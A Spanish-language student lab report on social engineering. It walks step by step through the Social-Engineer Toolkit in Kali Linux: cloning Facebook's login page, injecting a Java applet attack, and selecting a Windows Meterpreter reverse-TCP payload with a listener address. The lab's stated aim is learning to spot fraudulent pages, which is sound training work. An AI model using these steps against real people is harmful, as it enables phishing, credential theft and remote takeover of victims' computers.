

# Práctica 3: Eslabón débil

Nombre: **Juan Monserrat González García** Fecha: **12 de Octubre del 2019**

## 1. OBJETIVO:

El participante aprenderá a distinguir una página sospechosa de una legítima, conociendo más acerca de la Ingeniería Social.

## 2. INTRODUCCIÓN:

La seguridad de las TIC, abarca el conocimiento de los ataques con el objetivo ético de comprender el desarrollo de un ataque para posteriormente minimizarlo a bajo riesgo.

## 3. MATERIAL:

- Kali Linux
- VirtualBox
- USB
- Windows.

## 4. DESARROLLO:

- Con tus palabras describe que es la Herramienta SET<sup>1</sup>.


**Es como una herramienta que nos permite acceder a una página y clonarla para poder acceder con sus datos y poder robar su identidad o entrar a sus cuentas de forma no segura.**

- Abre **Kali-Linux** y una **ventana de comandos(tty1)**.
- Descargar SET con el siguiente comando **“git clone https://github.com/trustedsec/social-engineer-toolkit/ set/”**
- Entrar en la carpeta con el comando **“cd set”**.
- Con **“ls”** vemos los archivos dentro del directorio.

---

<sup>1</sup> <https://www.trustedsec.com/social-engineer-toolkit-set/>

- Ejecutamos el archivo de color verde con el siguiente comando  
“./setoolkit”.
- **Y Comenzamos...**



```
Terminal - root@drkhack: ~/set
Archivo  Editar  Ver  Terminal  Pestañas  Ayuda

  _ _ _ _ _
 / _ _ _ _ \ / _ _ _ _ \ | _ _ |
[---]      The Social-Engineer Toolkit (SET)      [---]
[---]      Created by: David Kennedy (ReL1K)      [---]
[---]      Version: 8.0.1                          [---]
[---]      Codename: 'Maverick - BETA'             [---]
[---]      Follow us on Twitter: @TrustedSec       [---]
[---]      Follow me on Twitter: @HackingDave     [---]
[---]      Homepage: https://www.trustedsec.com    [---]
[---]      Welcome to the Social-Engineer Toolkit (SET).
[---]      The one stop shop for all of your SE needs.

The Social-Engineer Toolkit is a product of TrustedSec.

Visit: https://www.trustedsec.com

It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!

Select from the menu:

1) Social-Engineering Attacks
2) Penetration Testing (Fast-Track)
3) Third Party Modules
4) Update the Social-Engineer Toolkit
5) Update SET configuration
6) Help, Credits, and About

99) Exit the Social-Engineer Toolkit

set> 1
```



```
Terminal - root@drkhack: ~/set
Archivo  Editar  Ver  Terminal  Pestañas  Ayuda
[---]      Created by: David Kennedy (ReL1K)      [---]
[---]      Version: 8.0.1
[---]      Codename: 'Maverick - BETA'
[---]      Follow us on Twitter: @TrustedSec      [---]
[---]      Follow me on Twitter: @HackingDave    [---]
[---]      Homepage: https://www.trustedsec.com   [---]
[---]      Welcome to the Social-Engineer Toolkit (SET).
[---]      The one stop shop for all of your SE needs.

The Social-Engineer Toolkit is a product of TrustedSec.

Visit: https://www.trustedsec.com

It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!

Select from the menu:

1) Spear-Phishing Attack Vectors
2) Website Attack Vectors
3) Infectious Media Generator
4) Create a Payload and Listener
5) Mass Mailer Attack
6) Arduino-Based Attack Vector
7) Wireless Access Point Attack Vector
8) QRCode Generator Attack Vector
9) Powershell Attack Vectors
10) Third Party Modules

99) Return back to the main menu.

set> 2
```

```
Terminal - root@drkhack: ~/set
Archivo  Editar  Ver  Terminal  Pestañas  Ayuda

The Metasploit Browser Exploit method will utilize select Metasploit browser exploits through an iframe
and deliver a Metasploit payload.

The Credential Harvester method will utilize web cloning of a web- site that has a username and passwor
d field and harvest all the information posted to the website.

The TabNabbing method will wait for a user to move to a different tab, then refresh the page to somethi
ng different.

The Web-Jacking Attack method was introduced by white sheep, emgent. This method utilizes iframe replac
ements to make the highlighted URL link to appear legitimate however when clicked a window pops up then
is replaced with the malicious link. You can edit the link replacement settings in the set_config if i
ts too slow/fast.

The Multi-Attack method will add a combination of attacks through the web attack menu. For example you
can utilize the Java Applet, Metasploit Browser, Credential Harvester/Tabnabbing all at once to see whi
ch is successful.

The HTA Attack method will allow you to clone a site and perform powershell injection through HTA files
which can be used for Windows-based powershell exploitation through the browser.

1) Java Applet Attack Method
2) Metasploit Browser Exploit Method
3) Credential Harvester Attack Method
4) Tabnabbing Attack Method
5) Web Jacking Attack Method
6) Multi-Attack Web Method
7) HTA Attack Method

99) Return to Main Menu

set:webattack>1
```

```
Terminal - root@drkhack: ~/set
Archivo Editar Ver Terminal Pestañas Ayuda
The HTA Attack method will allow you to clone a site and perform powershell injection through HTA files
which can be used for Windows-based powershell exploitation through the browser.

1) Java Applet Attack Method
2) Metasploit Browser Exploit Method
3) Credential Harvester Attack Method
4) Tabnabbing Attack Method
5) Web Jacking Attack Method
6) Multi-Attack Web Method
7) HTA Attack Method

99) Return to Main Menu
set:webattack>1

The first method will allow SET to import a list of pre-defined web
applications that it can utilize within the attack.

The second method will completely clone a website of your choosing
and allow you to utilize the attack vectors within the completely
same web application you were attempting to clone.

The third method allows you to import your own website, note that you
should only have an index.html when using the import website
functionality.

1) Web Templates
2) Site Cloner
3) Custom Import

99) Return to Webattack Menu
set:webattack>
```

- ¿Explica con tus palabras que es un NAT/Port Forwarding?

Los protocolos NAT y Port Forwarding se utilizan para poder intercambiar información entre puertos y permiten la conectividad de páginas y el acceso a su información. Una quizás de forma local y otra con acceso a la nube o a servidores para hacer escuchas.





```
Terminal - root@drkhack: ~/set
Archivo  Editar  Ver  Terminal  Pestañas  Ayuda

1) Java Applet Attack Method
2) Metasploit Browser Exploit Method
3) Credential Harvester Attack Method
4) Tabnabbing Attack Method
5) Web Jacking Attack Method
6) Multi-Attack Web Method
7) HTA Attack Method

99) Return to Main Menu

set:webattack>1

The first method will allow SET to import a list of pre-defined web
applications that it can utilize within the attack.

The second method will completely clone a website of your choosing
and allow you to utilize the attack vectors within the completely
same web application you were attempting to clone.

The third method allows you to import your own website, note that you
should only have an index.html when using the import website
functionality.

1) Web Templates
2) Site Cloner
3) Custom Import

99) Return to Webattack Menu

set:webattack>2
[-] NAT/Port Forwarding can be used in the cases where your SET machine is
[-] not externally exposed and may be a different IP address than your reverse listener.
set> Are you using NAT/Port Forwarding [yes|no]: yes
set:webattack> IP address to SET web server (this could be your external IP or hostname):177.247.197.15
```

```
Terminal - root@drkhack: ~/set
Archivo  Editar  Ver  Terminal  Pestañas  Ayuda

3) Credential Harvester Attack Method
4) Tabnabbing Attack Method
5) Web Jacking Attack Method
6) Multi-Attack Web Method
7) HTA Attack Method

99) Return to Main Menu

set:webattack>1

The first method will allow SET to import a list of pre-defined web
applications that it can utilize within the attack.

The second method will completely clone a website of your choosing
and allow you to utilize the attack vectors within the completely
same web application you were attempting to clone.

The third method allows you to import your own website, note that you
should only have an index.html when using the import website
functionality.

1) Web Templates
2) Site Cloner
3) Custom Import

99) Return to Webattack Menu

set:webattack>2
[-] NAT/Port Forwarding can be used in the cases where your SET machine is
[-] not externally exposed and may be a different IP address than your reverse listener.
set> Are you using NAT/Port Forwarding [yes|no]: yes
set:webattack> IP address to SET web server (this could be your external IP or hostname):177.247.197.15
set:webattack> Is your payload handler (metasploit) on a different IP from your external NAT/Port FWD address [yes|no]:no
```

```
Terminal - root@drkhack: ~/set
Archivo Editar Ver Terminal Pestañas Ayuda

same web application you were attempting to clone.

The third method allows you to import your own website, note that you
should only have an index.html when using the import website
functionality.

1) Web Templates
2) Site Cloner
3) Custom Import

99) Return to Webattack Menu

set:webattack>2
[-] NAT/Port Forwarding can be used in the cases where your SET machine is
[-] not externally exposed and may be a different IP address than your reverse listener.
set> Are you using NAT/Port Forwarding [yes|no]: yes
set:webattack> IP address to SET web server (this could be your external IP or hostname):177.247.197.15
set:webattack> Is your payload handler (metasploit) on a different IP from your external NAT/Port FWD addre
ss [yes|no]:no

[-----]
Java Applet Configuration Options Below
[-----]
Next we need to specify whether you will use your own self generated java applet, built in applet, or your
own code signed java applet. In this section, you have all three options available. The first will create a
self-signed certificate if you have the java jdk installed. The second option will use the one built into
SET, and the third will allow you to import your own java applet OR code sign the one built into SET if you
have a certificate.
Select which option you want:
1. Make my own self-signed certificate applet.
2. Use the applet built into SET.
3. I have my own code signing certificate or applet.

Enter the number you want to use [1-3]: 2
```

```
Terminal - root@drkhack: ~/set
Archivo Editar Ver Terminal Pestañas Ayuda

1) Web Templates
2) Site Cloner
3) Custom Import

99) Return to Webattack Menu

set:webattack>2
[-] NAT/Port Forwarding can be used in the cases where your SET machine is
[-] not externally exposed and may be a different IP address than your reverse listener.
set> Are you using NAT/Port Forwarding [yes|no]: yes
set:webattack> IP address to SET web server (this could be your external IP or hostname):177.247.197.15
set:webattack> Is your payload handler (metasploit) on a different IP from your external NAT/Port FWD addre
ss [yes|no]:no

[-----]
Java Applet Configuration Options Below
[-----]
Next we need to specify whether you will use your own self generated java applet, built in applet, or your
own code signed java applet. In this section, you have all three options available. The first will create a
self-signed certificate if you have the java jdk installed. The second option will use the one built into
SET, and the third will allow you to import your own java applet OR code sign the one built into SET if you
have a certificate.
Select which option you want:
1. Make my own self-signed certificate applet.
2. Use the applet built into SET.
3. I have my own code signing certificate or applet.

Enter the number you want to use [1-3]: 2
[*] Okay! Using the one built into SET - be careful, self signed isn't accepted in newer versions of Java :
(
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:www.facebook.com
```





```

Terminal - root@drkhack: ~/set
Archivo Editar Ver Terminal Pestañas Ayuda
1. Make my own self-signed certificate applet.
2. Use the applet built into SET.
3. I have my own code signing certificate or applet.

Enter the number you want to use [1-3]: 2
[*] Okay! Using the one built into SET - be careful, self signed isn't accepted in newer versions of Java :
(
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:www.facebook.com

[*] Cloning the website: https://login.facebook.com/login.php
[*] This could take a little bit...
[*] Injecting Java Applet attack into the newly cloned website.
[*] Filename obfuscation complete. Payload name is: oNJTPv
[*] Malicious java applet website prepped for deployment

What payload do you want to generate:

Name: Description:
1) Meterpreter Memory Injection (DEFAULT) This will drop a meterpreter payload through powershell injection
2) Meterpreter Multi-Memory Injection This will drop multiple Metasploit payloads via powershell injection
3) SE Toolkit Interactive Shell Custom interactive reverse toolkit designed for SET
4) SE Toolkit HTTP Reverse Shell Purely native HTTP shell with AES encryption support
5) RATTE HTTP Tunneling Payload Security bypass payload that will tunnel all comms over HTTP
6) ShellCodeExec Alphanum Shellcode This will drop a meterpreter payload through shellcodeexec
7) Import your own executable Specify a path for your own executable
8) Import your own commands.txt Specify payloads to be sent via command line

set:payloads>1
  
```

```

Terminal - root@drkhack: ~/set
Archivo Editar Ver Terminal Pestañas Ayuda

[*] Cloning the website: https://login.facebook.com/login.php
[*] This could take a little bit...
[*] Injecting Java Applet attack into the newly cloned website.
[*] Filename obfuscation complete. Payload name is: oNJTPv
[*] Malicious java applet website prepped for deployment

What payload do you want to generate:

Name: Description:
1) Meterpreter Memory Injection (DEFAULT) This will drop a meterpreter payload through powershell injection
2) Meterpreter Multi-Memory Injection This will drop multiple Metasploit payloads via powershell injection
3) SE Toolkit Interactive Shell Custom interactive reverse toolkit designed for SET
4) SE Toolkit HTTP Reverse Shell Purely native HTTP shell with AES encryption support
5) RATTE HTTP Tunneling Payload Security bypass payload that will tunnel all comms over HTTP
6) ShellCodeExec Alphanum Shellcode This will drop a meterpreter payload through shellcodeexec
7) Import your own executable Specify a path for your own executable
8) Import your own commands.txt Specify payloads to be sent via command line

set:payloads>1
set:payloads> PORT of the listener [443]:


Select the payload you want to deliver via shellcode injection

1) Windows Meterpreter Reverse TCP
2) Windows Meterpreter (Reflective Injection), Reverse HTTPS Stager
3) Windows Meterpreter (Reflective Injection) Reverse HTTP Stager
4) Windows Meterpreter (ALL PORTS) Reverse TCP

set:payloads> Enter the number for the payload [meterpreter_reverse_https]:1
  
```

- Ahora se encuentra a la escucha la herramienta
- **Complementa la práctica con los resultados.**

## Descarga de Repositorios



```
Kali [Corriendo] - Oracle VM VirtualBox
Archivo Máquina Ver Entrada Dispositivos Ayuda
Aplicaciones Terminal - root@kali: ~ 11:35 root

Terminal - root@kali: ~
Archivo Editar Ver Terminal Pestañas Ayuda
root@kali:~# git clone https://github.com/trustedsec/social-engineer-toolkit/set
/
Clonando en 'set'...
remote: Not Found
fatal: repository 'https://github.com/trustedsec/social-engineer-toolkit/set/'
no encontrado
root@kali:~# git clone https://github.com/trustedsec/social-engineer-toolkit/set
/
Clonando en 'set'...
remote: Not Found
fatal: repository 'https://github.com/trustedsec/social-engineer-toolkit/set/'
no encontrado
root@kali:~# git clone https://github.com/trustedsec/social-engineer-toolkit/set
/
Clonando en 'set'...
remote: Enumerating objects: 109787, done.
Recibiendo objetos: 39% (42817/109787), 102.77 MiB | 325.00 KiB/s
```





Kali [Corriendo] - Oracle VM VirtualBox

Archivo Máquina Ver Entrada Dispositivos Ayuda

Aplicaciones Terminal - root@kali: ~ 11:42 root

```
root@kali:~# git clone https://github.com/trustedsec/social-engineer-toolkit/set/
Clonando en 'set'...
remote: Not Found
fatal: repositorio 'https://github.com/trustedsec/social-engineer-toolkit/set/'
no encontrado
root@kali:~# git clone https://github.com/trustedsec/social-engineer-toolkit/set/
Clonando en 'set'...
remote: Not Found
fatal: repositorio 'https://github.com/trustedsec/social-engineer-toolkit/set/'
no encontrado
root@kali:~# git clone https://github.com/trustedsec/social-engineer-toolkit/set/
Clonando en 'set'...
remote: Enumerating objects: 109787, done.
remote: Total 109787 (delta 0), reused 0 (delta 0), pack-reused 109787
Recibiendo objetos: 100% (109787/109787), 175.11 MiB | 250.00 KiB/s, listo.
Resolviendo deltas: 100% (68061/68061), listo.
Updating files: 100% (241/241), listo.
root@kali:~#
```

KALI

ES 11:42 a.m. 12/10/2019




## Ejecución del archivo ./toolkit


```
Kali [Corriendo] - Oracle VM VirtualBox
Archivo Máquina Ver Entrada Dispositivos Ayuda
Aplicaciones Terminal - root@kali: ~/... 11:43 root

Terminal - root@kali: ~/set
Archivo Editar Ver Terminal Pestañas Ayuda
fatal: repositorio 'https://github.com/trustedsec/social-engineer-toolkit/set/'
no encontrado
root@kali:~# git clone https://github.com/trustedsec/social-engineer-toolkit/set/
Clonando en 'set'...
remote: Not Found
fatal: repositorio 'https://github.com/trustedsec/social-engineer-toolkit/set/'
no encontrado
root@kali:~# git clone https://github.com/trustedsec/social-engineer-toolkit/ se
t/
Clonando en 'set'...
remote: Enumerating objects: 109787, done.
remote: Total 109787 (delta 0), reused 0 (delta 0), pack-reused 109787
Recibiendo objetos: 100% (109787/109787), 175.11 MiB | 250.00 KiB/s, listo.
Resolviendo deltas: 100% (68061/68061), listo.
Updating files: 100% (241/241), listo.
root@kali:~# ls
Descargas Escritorio Música Público Videos
Documentos Imágenes Plantillas set
root@kali:~# cd set/
root@kali:~/set# ls
modules README.md seautomate setoolkit src
readme requirements.txt seproxy seupdate
root@kali:~/set# ./setoolkit
```

Aceptar términos y Condiciones y vista de pantalla principal.









```
Kali [Corriendo] - Oracle VM VirtualBox
Archivo Máquina Ver Entrada Dispositivos Ayuda
Aplicaciones Terminal - root@kali: ~/... 11:48 root


Terminal - root@kali: ~/set
Archivo Editar Ver Terminal Pestañas Ayuda

99) Exit the Social-Engineer Toolkit
set> 2

